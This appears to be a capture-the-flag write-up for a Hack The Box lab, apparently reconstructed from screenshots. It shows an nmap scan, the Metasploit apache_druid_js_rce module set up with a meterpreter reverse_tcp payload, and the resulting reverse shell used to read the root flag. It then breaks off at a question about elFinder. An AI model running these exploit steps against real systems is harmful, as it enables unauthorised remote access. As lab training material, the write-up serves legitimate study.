
HTB{MSF_Expl01t4t10n}

Running an nmap scan against the target, I found the apache druid service was running on port 8888 as shown in the image below.



```
┌──(root㉿Kali)-[/home/…/TOOLS/webshells/webshells/php]
└─# nmap -A --min-rate 1000 -p- 10.129.203.52
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 20:16 EAT
Stats: 0:02:01 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 20:18 (0:00:00 remaining)
Nmap scan report for 10.129.203.52
Host is up (0.40s latency).
Not shown: 65528 closed tcp ports (reset)
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   3072 71:08:b0:c4:f3:ca:97:57:64:97:70:f9:fe:c5:0c:7b (RSA)
|   256 45:c3:b5:14:63:99:3d:9e:b3:22:51:e5:97:76:e1:50 (ECDSA)
|_  256 2e:c2:41:66:46:ef:b6:81:95:d5:aa:35:23:94:55:38 (ED25519)
2181/tcp open  zookeeper Zookeeper 3.4.14-4c25d480e66aadd371de8bd2fd8da255ac140bcf
 (Built on 03/06/2019)
8081/tcp open  http      Jetty 9.4.12.v20180830
|_http-server-header: Jetty(9.4.12.v20180830)
8082/tcp open  http      Jetty 9.4.12.v20180830
|_http-server-header: Jetty(9.4.12.v20180830)
|_http-title: Site doesn't have a title.
8083/tcp open  http      Jetty 9.4.12.v20180830
|_http-server-header: Jetty(9.4.12.v20180830)
|_http-title: Site doesn't have a title.
8091/tcp open  http      Jetty 9.4.12.v20180830
|_http-server-header: Jetty(9.4.12.v20180830)
|_http-title: Site doesn't have a title.
8888/tcp open  http      Jetty 9.4.12.v20180830
| http-title: Apache Druid
|_Requested resource was http://10.129.203.52:8888/unified-console.html
|_http-server-header: Jetty(9.4.12.v20180830)
No exact OS matches for host (If you know what OS is running on it, see https://nm
ap.org/submit/ ).
```

I visited the web page and also checked for public CVE. Druid is vulnerable to Information Exposure and DoS.



Status
Apache Druid is running version 0.17.1
9 extensions loaded

Datasources
0 datasources


Segments
0 segments

Supervisors
No supervisors

Tasks
There are no tasks

Services
1 overlord, 1 coordinator
1 router, 1 broker
1 historical, 1 middle manager

Lookups
Lookups uninitialized



Information Exposure

[11.0.0,11.0.3)
[10.0.0,10.0.3)
[9.4.41)

org.eclipse.jetty:jetty-server is a lightweight highly scalable java based web server and servlet engine.

Affected versions of this package are vulnerable to Information Exposure. If an exception is thrown by the `SessionListener#sessionDestroyed()` method, the session ID will not be validated in the manager, which may allow the application to be left logged in on a shared computer.

How to fix Information Exposure?
Upgrade `org.eclipse.jetty:jetty-server` to version 11.0.3, 10.0.3, 9.4.41 or higher.


Denial of Service (DoS)

[9.4.6.v20170531,9.4.37.v20210219)
[10.0.0,10.0.1)
[11.0.0,11.0.1)


org.eclipse.jetty:jetty-server is a lightweight highly scalable java based web server and servlet engine.

Affected versions of this package are vulnerable to Denial of Service (DoS). When Jetty handles a request containing multiple Accept

Using the metasploit framework, I apache druid is also vulnerable to RCE as it can be seen from the search results on msf in the image below.




```
msf6 > search Apache Druid

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/apache_druid_js_rce        2021-01-21       excellent  Yes    Apache Druid 0.20.0 Remote Command Execution
   1    \_ target: Linux (dropper)                  .                .          .      .
   2    \_ target: Unix (in-memory)                 .                .          .      .
   3  exploit/multi/http/apache_druid_cve_2023_25194 2023-02-07      excellent  Yes    Apache Druid JNDI Injection RCE
   4    \_ target: Automatic                        .                .          .      .
   5    \_ target: Windows                          .                .          .      .
   6    \_ target: Linux                            .                .          .      .
   7  auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal     No     Log4Shell HTTP Scanner
   8    \_ AKA: Log4Shell                           .                .          .      .
   9    \_ AKA: LogJam                              .                .          .      .


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/log4shell_scanner

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
```




```
Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux (dropper)



View the full module info with the info, or info -d command.

msf6 exploit(linux/http/apache_druid_js_rce) > set LHOST
LHOST =>
msf6 exploit(linux/http/apache_druid_js_rce) > set LHOST tun0
LHOST => 10.10.14.232
msf6 exploit(linux/http/apache_druid_js_rce) > set RHOSTS 10.129.203.52
RHOSTS => 10.129.203.52
msf6 exploit(linux/http/apache_druid_js_rce) > 
```

After I had set everything correctly, I the ran the exploit which after sometime helped me gain a meterpreter shell as shown from the image below.




```
msf6 exploit(linux/http/apache_druid_js_rce) > run

[*] Started reverse TCP handler on 10.10.14.232:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://10.10.14.232:8080/8WaoAhHTdLM01
[*] Client 10.129.203.52 (curl/7.68.0) requested /8WaoAhHTdLM01
[*] Sending payload to 10.129.203.52 (curl/7.68.0)
[*] Sending stage (3045380 bytes) to 10.129.203.52
[*] Meterpreter session 1 opened (10.10.14.232:4444 -> 10.129.203.52:47452) at 2024-06-13 20:49:35 +0300
[*] Command Stager progress - 100.00% done (118/118 bytes)
[*] Server stopped.

meterpreter > get flag.txt
[-] Unknown command: get. Did you mean getwd? Run the help command for more details.
meterpreter > getwd flag.txt
/root/druid
```

I used the /bin/bash -i cmd to upgrade the shell. Now navigating to the root directory, I found the flag.txt which I read its content using the cat command.




```
root@nix01:~/druid# cd ..
cd ..
root@nix01:~# ls
ls
druid
druid.sh
flag.txt
snap
root@nix01:~# cat flag.txt
cat flag.txt
HTB{MSF_Expl01t4t10n}
root@nix01:~#
```




+ 1 The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

elfinder

I visited the webpage and viewed the source code of the running web application and found the name of the web applicaiton as elfinder as shown below.
Alternatively one can use the "curl " cmd to print the source code on the terminal.




```
                },
                managers : {
                    // 'DOM Element ID': { /* elFinder options of this DOM Element */ }
                    'elfinder': {}
                }
            });
        </script>
    </head>
    <body>

        <!-- Element where elFinder will be created (REQUIRED) -->
        <div id="elfinder"></div>

    </body>
</html>

```



+1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

